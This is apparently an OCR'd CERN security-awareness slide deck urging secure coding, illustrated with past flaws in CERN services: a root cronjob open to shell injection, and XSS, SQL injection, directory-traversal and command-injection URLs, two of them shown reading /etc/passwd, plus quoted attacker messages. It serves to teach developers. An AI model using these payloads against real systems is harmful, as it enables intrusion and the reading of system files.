CERN

European Organization for Particle Physics

Exploring the frontiers of knowledge


https://cern.ch/security

My Plea:

Use tools & training for more secure software

The Problem: You+Me=Us

A 2004 “cronjob” running as “root” on CERN’s interactive Linux clusters manipulating user-created files in /tmp directory (and discovered only in 2013 by chance):




```
foreach my $f (<$_[0]/*.out>){
   [..]
   my $nf="$f.cut";          # files are in /tmp
   system "
      head -100 $f > $nf;
      echo \"----CUT----\" >> $nf;
      tail -100 $f >> $nf”;
```

$f and $nf are user-controlled:

$f can include shell commands


$nf can be a symbolic link to system files

➡ root privilege escalation


C3 ~ RET
@c3retc3


#CERN discloses passwords, source code and tickets to Web spiders

6:03 a.m. - 29 Sep 2015



From: [redacted] Sent: Fri 2012/03/23 15:02
To: Press Office
Cc:
Subject: URGENT

Hello,
I'm contacting you because I've an important thing to let you know.
I've found some vulnerabilities on cern.ch system and I've hacked it.


I didn't get acess of databases but hacked the website with a XSS attack. Would like know if you're the right person to talk about this and try make a deal to give you all details, all strings I used, the links and all stuff that I did.
If you aren't the right person to talk just give me a email to contact to let him know the details please.
I'm waiting your reply ASAP,


PART 1: HACKING THE LARGE HADRON COLLIDER (XSS VULNERABILITY)

Published by cammilla c. | Filed under General, News, Spreadin'


PART 2: HACKING THE LARGE HADRON COLLIDER (AUTHORIZATION BYPASS)


Published by cammilla c. | Filed under General, News


```
<sc0rp> nice
<MLT> using the exploit on CERN would be win, hacking the people who created the internet :P
<sc0rp> haha
----------------------------------------------
```

Wikimedia Caiguanhao CC-BY-SA 3.0

We are target!

Cross Site Scripting



Our Phone Book Form (xwho service). - Windows Internet Explorer

ern.ch/xwho/people?-x<script>alert("This_is_prone_to_cross_site_scripting_(XSS)")</script>

CERN | Consult | Xwho | Help&Info

Our Phone Book Form (xwho service).

Please read the introduction and about wildcards. See also how to correct wrong data, access buildings, accounts etc.
Access to the Swiss Phone book and other phone directories.
Here the date of last update.

Start_Search | Clear

Personal and Analytical phone book combined

<script>alert("This_is_prone_to_cross_site_scripting_(XSS)")</sc

Phone book related search terms

Family Name:	
Firstname:	(more about search via Firstname)
Phone number:	
Department:	CERN
Building:	Floor

Windows Internet Explorer

This_is_prone_to_cross_site_scripting_(XSS)

OK

https://phonebook.cern.ch/ | CERN Phonebook

CERN Accelerating science | Sign in | Directory

CERN Phonebook | Support | Help | v2.0.1


This<i> is</i> <u>BAD</u></b>, I suppose.

Advanced Search

Your search **This *is* <u>BAD</u>**, I suppose. did not match any person or service.

- Check if the searched person appears in the suggestion drop-down list and if yes select it directly.
- Try to refine your search by either using wild cards(**This* *is** <u>BAD</u>**,* I* suppose.*)
- Sometimes being less specific (reduce the number of searched words and/or characters) can also help finding a person or service.
- Please consider looking at the Phonebook Help for further details.

SQL Injection



Hacking The Large Hadron Collider.

Publicated on : 1180036432
Is anyone yet convinced why I don't trust that Large Hadron Collider? should we be concerned? I think that's a healthy question. If DNS doesn't blow up the world as we know it, the Large Hadron Collider will. You might heard about some Greek hackers who defaced a CERN sub domain, if not, there you go: you know now. That was kind of interesting because CERN said that the hacker was 1 step away from entering the CPU of the hadron detectors and could shut it off if he knew how.

Read that again please:

They defaced a CERN subdomain that was 1 CPU away from one of the det LHC off.

"Hacking is a bad thing," said Lee Smolin, a professor at the Perimeter Institute not involved with the Collider.[1] Maybe it's a good idea to collide two braincell idea that smashing two proton beams into each other is of no concern and only p because it turns out the net is everywhere. Being responsible involves letting the risks, and that is exactly what the Greek hackers did.

So how hard is it really? hacking the LHC for destruction and fun? CERN probably has a wide range of computers running. So it's easy to even imagine a single flaw some place. A six billion dollar failure in


```
http://hcc.web.cern.ch/hcc/safety_subsec.php?safetysub=A45' OR 1=1--
```

That doesn't do much, it's only a blind SQL injection indicator, or Web 1.0 page navigation, depending on where you stand. So, some advise to the CERN people: Hire someone to secure your systems, it's free advise. And to make sure I have only good intentions: CERN drop me a line and I'll pentest your systems for free.

I hope you all sleep well tonight. And please be gentle with that Higgs-Boson when you find it eh?


[1] http://blog.wired.com/wiredscience/2008/09/hackers-infiltr.html

Directory Transversal



http://ph-dep-th.web.cern.ch/ph-dep-th/?site=../../../../../../../etc/passwd

```
root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin news:x:9:13:news:/etc/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin ftp:x:14:50:FTP
User:/var/ftp:/sbin/nologin nobody:x:99:99:Nobody:/:/sbin/nologin nscd:x:28:28:NSCD
Daemon:/:/sbin/nologin vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
ntp:x:38:38::/etc/ntp:/sbin/nologin dbus:x:81:81:System message bus:/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
haldaemon:x:68:68:HAL daemon:/:/sbin/nologin lemon:x:100:101:lemon
user:/var/empty/lemon:/sbin/nologin rpc:x:32:32:Portmapper RPC user:/:/sbin/nologin
named:x:25:25:Named:/var/named:/sbin/nologin
mailnull:x:47:47::/var/spool/mqueue:/sbin/nologin
smmsp:x:51:51::/var/spool/mqueue:/sbin/nologin rpcuser:x:29:29:RPC Service
User:/var/lib/nfs:/sbin/nologin nfsnobody:x:65534:4294967294:Anonymous NFS
User:/var/lib/nfs:/sbin/nologin pcap:x:77:77::/var/arpwatch:/sbin/nologin
apache:x:48:48:Apache:/var/www:/sbin/nologin
distcache:x:94:94:Distcache:/:/sbin/nologin avahi:x:70:70:Avahi daemon:/:/sbin/nologin
xfs:x:43:43:X Font Server:/etc/X11/fs:/sbin/nologin gdm:x:42:42::/var/gdm:/sbin/nologin
avahi-autoipd:x:494:102:avahi-autoipd:/var/lib/avahi-autoipd:/sbin/nologin
webadmin:x:17941:2008:Local Web Account:/home/webadmin:/bin/bash
```



http[redacted].web.cern.ch[redacted]/cgi-bin/mailcernlibfaq.pl?email=dummy@cern.ch%20-V;cat /etc/passwd

```
root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/nologin adm:x:3:4:adm:/var/adm:/sbin/nologin lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt mail:x:8:12:mail:/var/spool/mail:/sbin/nologin news:x:9:13:news:/etc/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin operator:x:11:0:operator:/root:/sbin/nologin games:x:12:100:games:/usr/games:/sbin/nologin gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin nobody:x:99:99:Nobody:/:/sbin/nologin nscd:x:28:28:NSCD Daemon:/:/sbin/nologin vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
ntp:x:38:38::/etc/ntp:/sbin/nologin dbus:x:81:81:System message bus:/:/sbin/nologin sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin haldaemon:x:68:68:HAL
daemon:/:/sbin/nologin lemon:x:100:101:lemon user:/var/empty/lemon:/sbin/nologin rpc:x:32:32:Portmapper RPC user:/:/sbin/nologin distcache:x:94:94:Distcache:/:/sbin/nologin
pcap:x:77:77::/var/arpwatch:/sbin/nologin apache:x:48:48:Apache:/var/www:/sbin/nologin named:x:25:25:Named:/var/named:/sbin/nologin mailnull:x:47:47::/var/spool/mqueue:/sbin/nologin
smmsp:x:51:51::/var/spool/mqueue:/sbin/nologin rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
xfs:x:43:43:X Font Server:/etc/X11/fs:/sbin/nologin avahi:x:70:70:Avahi daemon:/:/sbin/nologin avahi-autoipd:x:494:102:avahi-autoipd:/var/lib/avahi-autoipd:/sbin/nologin
